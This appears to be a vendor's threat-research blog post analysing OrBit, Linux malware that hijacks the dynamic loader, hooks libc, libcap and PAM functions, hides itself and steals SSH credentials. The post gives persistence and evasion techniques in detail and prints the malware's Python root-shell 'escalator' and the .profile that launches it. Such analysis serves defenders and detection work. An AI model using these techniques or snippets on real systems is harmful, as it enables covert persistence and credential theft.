OrBit: New Undetected Linux Threat Uses Unique Hijack of Execution Flow
Linux is a popular operating system for servers and cloud infrastructures, and as such it’s not a surprise that it attracts threat actors’ interest and we see a continued growth and innovation of malware that targets Linux, such as the recent Symbiote malware that was discovered by our research team.
In this blog we will provide a deep technical analysis of a new and fully undetected Linux threat we named OrBit, because this is one of the filenames that is being used by the malware to temporarily store the output of executed commands. It can be installed either with persistence capabilities or as a volatile implant. The malware implements advanced evasion techniques and gains persistence on the machine by hooking key functions, provides the threat actors with remote access capabilities over SSH, harvests credentials, and logs TTY commands. Once the malware is installed it will infect all of the running processes, including new processes, that are running on the machine.
Unlike other threats that hijack shared libraries by modifying the environment
variable LD_PRELOAD, this malware uses 2 different ways to load the malicious
library. The first way is by adding the shared object to the configuration file
that is used by the loader. The second way is by patching the binary of the
loader itself so it will load the malicious shared object.
Technical Analysis
The OrBit Dropper

The dropper installs the payload and prepares the environment for the malware
execution. The malware can be installed as a volatile module or with
persistence capabilities. It receives command line arguments and based on them
it extracts the payload to one of the locations. Using the command line
arguments the installation path can be swapped and the content of the payload
can be updated or entirely uninstalled. From here on in the report, we will
simply use MALWARE_FOLDER as referring to the location where the malware has
been installed.
To install the payload and add it to the shared libraries that are being loaded
by the dynamic linker, the dropper calls a function called patch_ld. First,
it reads the symbolic link of the dynamic linker /lib64/ld-linux-x86-64.so.2
and checks if the malicious payload is already loaded by searching for the path
used by the malware. If it is found the function can swap it with the other
location. Otherwise, it looks for /etc/ld.so.preload and replaces it with a
symbolic link to the location of malicious library: /lib/libntpVnQE6mk/.l or
/dev/shm/ldx/.l (depending on the on the argument passed to the dropper).
Lastly, it will append /etc/ld.so.preload to the end of the temp file to make
sure that the malicious library will be loaded first.
Before it loads the malicious library to the dynamic linker, the dropper makes
sure to save a copy of the legitimate dynamic linker into
MALWARE_FOLDER/.backup_ld.so so it if needed it can restore the environment
and to use the legitimate data to hide the malware (more about in the next
section).

The preparation of the environment is achieved by setting a unique group ID
(GID) to the path that is used by the malware. In the sample we analyzed the
value is 0xE0B2E, the same GID will be used by the payload. In addition, the
dropper copies python (from /usr/bin/python) to the MALWARE_FOLDER and
creates 4 additional files that will be used by the malware:
/lib/libntpVnQE6mk/.logpam
/lib/libntpVnQE6mk/sshpass.txt
/lib/libntpVnQE6mk/sshpass2.txt
/lib/libntpVnQE6mk/.ports
And the dropper writes the following 2 files, to grant the threat actors remote access.
The payload below is saved in MALWARE_FOLDER/bin/escalator
import os
os.setreuid(0,0)
os.execv("/bin/bash", ("/bin/bash", "-i"))
The payload below is saved in MALWARE_FOLDER/.profile
#!/bin/bash
if [ "$(id -u)" -ne 0 ] ; then
   echo "Welcome to $(hostname). You are GID $(id -g), UID $(id -u) and about to be escalated to UID 0."
   exec ~/bin/python ~/bin/escalator
fi
The OrBit Payload

The payload is a shared object (.SO file) that can be placed either in
persistent storage, for example /lib/libntpVnQE6mk/, or in shim-memory under
/dev/shm/ldx/. If it’s placed in the first path the malware will be
persistent, otherwise it is volatile.
The shared object hooks functions from 3 libraries: libc, libcap and Pluggable Authentication Module (PAM). Existing processes that use these functions will essentially use the modified functions, and new processes will be hooked with the malicious library as well, allowing the malware to infect the whole machine and harvest credentials, evade detection, gain persistence and provide remote access to the attackers.

When implementing the hooking of libc functions it first calls syscall with
the corresponding system call number as can be seen in the screenshot below.
Strings are obfuscated with simple XOR with a hardcoded key.
SSH connection
One of the capabilities of the malware is to set up a remote connection on the
machine, it hooks 3 functions in the Pluggable Authentication Module library:
pam_open_session, pam_authenticate and pam_acct_mgmt. By hooking these
functions the malware is capable of stealing information from SSH connections
and providing remote access to the attackers and hiding the network activity.
When the hooked pam_authenticate is called it checks if the user name and the
password equal to hardcoded values, and if that’s the case it will log the port
that is used for the connection in /lib/libntpVnQE6mk/.ports and open the SSH
connection. In other cases, it will check if the file
/lib/libntpVnQE6mk/.logpam exists (in the sample we analyzed it was created
by the dropper) and if so it will log the credentials to a file
/lib/libntpVnQE6mk/sshpass.txt. Essentially the first file serves as a flag.
OrBit’s evasion techniques
To evade detection the malware hooks multiple functions to prevent them from
outputting information that might reveal the existence of the malicious shared
library in the running processes or the files that are being used by the
malware. The malware uses a hardcoded GID value (the one set by the dropper) to
identify the files and processes that are related to the malware and based on
that it will manipulate the behavior of the hooked functions. For example,
readdir is hooked to check the GID of the calling process, if it doesn’t
match the hardcoded value, all of the directories with the predefined GID value
will be omitted from the function’s output.
The malware hooks functions that open files: fopen, open, open64, and
openat and checks if the file that was provided to the relevant open function
is part of the proc file system. One of the paths that is being checked is
/proc/net/tcp as it can disclose the network traffic generated by the
backdoor. The way in which the malware handles the output of this file is
similar to other files that are being opened and resembles the implementation
in Symbiote. The hooked function reads the content of the file and compares the
content, one line at a time to the content of MALWARE_FOLDER/.ports which
holds the information about port and addresses used by the malware. The malware
creates a temp file and writes only the lines that don’t expose the malware.
Once the file has proceeded, the malware returns the file descriptor to the
temp file to the caller.
The following file paths show the currently mapped memory regions and their access permissions:
/proc/%PID%/maps
/proc/%PID%/smaps
/proc/%PID%/numa_maps
When a process accesses one of these files it may disclose the shared library, therefore the hooked open functions verify that the output doesn’t contain a path to the directory used by the malware, in a similar way as described above.
Another file in the proc filesystem that is being checked is /proc/loadavg.
This file is used by utilities such as uptime, it provides information about
the CPU usage and the status of currently running processes. The malware will
process the information from this file in a similar way as the previous files.
The malware hooks execve to evade detection of certain utilities, control the
behavior of processes and to maintain its persistence by infecting new
processes. The hooking logic checks the process name and path and compares it
to different usulites in /bin, /usr and /sbin.
The hooked execve function is used by the malware to hide the network
activity, the malware checks if the new process is ip or iptables utility
(it checks both the /usr/sbin and /sbin) it will first execute the command
and pipe the output to a local buffer where it will inspect the records and
check if there is a match between the records and the information stored in
MALWARE_FOLDER/.net or MALWARE_FOLDER/.fw – the record will be omitted from
the command’s output.
When execve is called with dmesg the malware omits records that are equal
to the records in MALWARE_FOLDER/.sys/.dmesg, and records that contain one of
the following keywords: zapping, tcpdump, promiscuous, libntpVnQE6mk,
libdl.so.
execve checks if the function was called with the environment variable
LD_TRACE_LOADED_OBJECTS,
when this variable is set causes the program to list its dynamic dependencies.
The malware saves the original (unpatched) dynamic linker in a backup file, so
when execve is called with this variable the output that will be presented is
as if the legitimate dynamic linker was called and it will not list the
malicious library. Essentially the following command is being executed:
MALWARE_FOLDER/.backup_ld --list %sstrace is another utility that is being examined by the hooked execve.
Because the output of strace can reveal the malicious library as one of the
libraries that is being loaded by a traced process. strace can be executed
with the -o flag that specifies a file path to which the output will be
piped, if it’s not set in the command the malware will write the output of

strace to /tmp/.orbit. Similar to other utilities, the malware executes the
command and gets the result from the output file. Next it omits records that
contain the symlink one of the following: the malicious library
(MALWARE_FOLDER/.l), the GID which is used by the malware (920366) and its
folder path.
Achieving Persistence
The malware uses two methods to achieve persistence. The reason the malware
uses both of the methods is to make it hard removing the malware from an
infected machine while it’s running. The first method adds the path to the
malware into the /etc/ld.so.preload configuration file. This instructs the
loader that the malware should be loaded first and for all new processes. In
the case this method is prevented by, for example removing the configuration
file on the infected machine, the malware has its second method which is
achieved by patching the loader binary.
The malware first makes a copy of the loader’s binary so it can patch it. It
performs a simple search in the binary for the string /etc/ld.so.preload.
Once it’s found, it replaces the string to a path to a file within the
%MALWARE_FOLDER%. The content of this file has the path to the malware
library to act as a ld.so.preload configuration file. This means when the
patch loader is executed, it uses the file in the %MALWARE_FOLDER% instead
under /etc. The malware author has set up these two methods to act as catches
in the case one of them goes away. For example, if an administrator wants to
stop the malware from being loaded by removing the configuration file under
/etc so the hidden files can be revealed, the patched loader who doesn’t use
this file, will just load the malware who will recreate the configuration file.
If the administrator instead overwrites the patched loader with a clean
version, the clean loader loads the malware from the ld.so.preload
configuration file which repatches the loader.
Information Stealing

The backdoor hooks the read and write functions to log data that is being
written by the executed processes on the machine. The backdoor checks the flag:
sniff_ssh_session that defines whether any call to write will be logged or
only processes executed with sudo or ssh sessions. Appears that the
functionality of the flag doesn’t reflect the actual flow of the write
function – when the flag is set to false the hooked function checks if the
process was executed with sudo or if the calling process is ssh and logs
the buffer that was passed to the original write function, the data is stored
at: MALWARE_FOLDER/sshpass2.txt. Otherwise when the flag is set to true, the
buffer is logged to MALWARE_FOLDER/sniff.txt without verification of the
calling process name. Once the hooked function is done it will return the
return value of the original function call.
For bash and sh processes that call execve the hook will log the path
argument that holds the path to the file that will be executed as a new
process, the hooked function will append a timestamp and the full path and
write the information into MALWARE_FOLDER/execlog.
Network Capabilities
The backdoor hooks function from the libpcap library to hide network activity.
If hooks bind and connect functions to log the ports that are being used by
processes with the malwar’s gid, the ports are being written to
MALWARE_FOLDER/.ports. The content of this file is used by the backdoor to
manage the ports that are being used in sessions that were opened by the
activity of the backdoor. When a new SSH session is created the port and IP
address is being written to the file.
The malware hooks the pcap_loop function and pcap_packet_callback to filter
out the traffic of the backdoor. To accomplish this task the hooked
pcap_packet_callback omits ports that are in MALWARE_FOLDER/.ports as it
contains all of the ports used by the backdoor.
Comparing to other Linux threats
While it’s common for malware to hook functions, the usual technique is by
loading a shared library using LD_PRELOAD – that was the case for Symbiote,
HiddenWasp and
other threats.
This malware uses XOR encrypted strings and steals passwords – similar to other Linux backdoors reported by ESET. But unlike other threats, this malware steals information from different commands and utilities and stores them in specific files on the machine. Besides, there is an extensive usage of files for storing data, something that was not seen before.
What makes this malware especially interesting is the almost hermetic hooking of libraries on the victim machine, that allows the malware to gain persistence and evade detection while stealing information and setting SSH backdoor.
Conclusion
Threats that target Linux continue to evolve while successfully staying under the radar of security tools, now OrBit is one more example of how evasive and persistent new malware can be.
I want to thank Joakim Kennedy for his contribution to this research.
IoCs
| Hash | File |
|---|---|
f1612924814ac73339f777b48b0de28b716d606e142d4d3f4308ec648e3f56c8 | Dropper |
40b5127c8cf9d6bec4dbeb61ba766a95c7b2d0cafafcb82ede5a3a679a3e3020 | Payload |
Note
Learn more about Intezer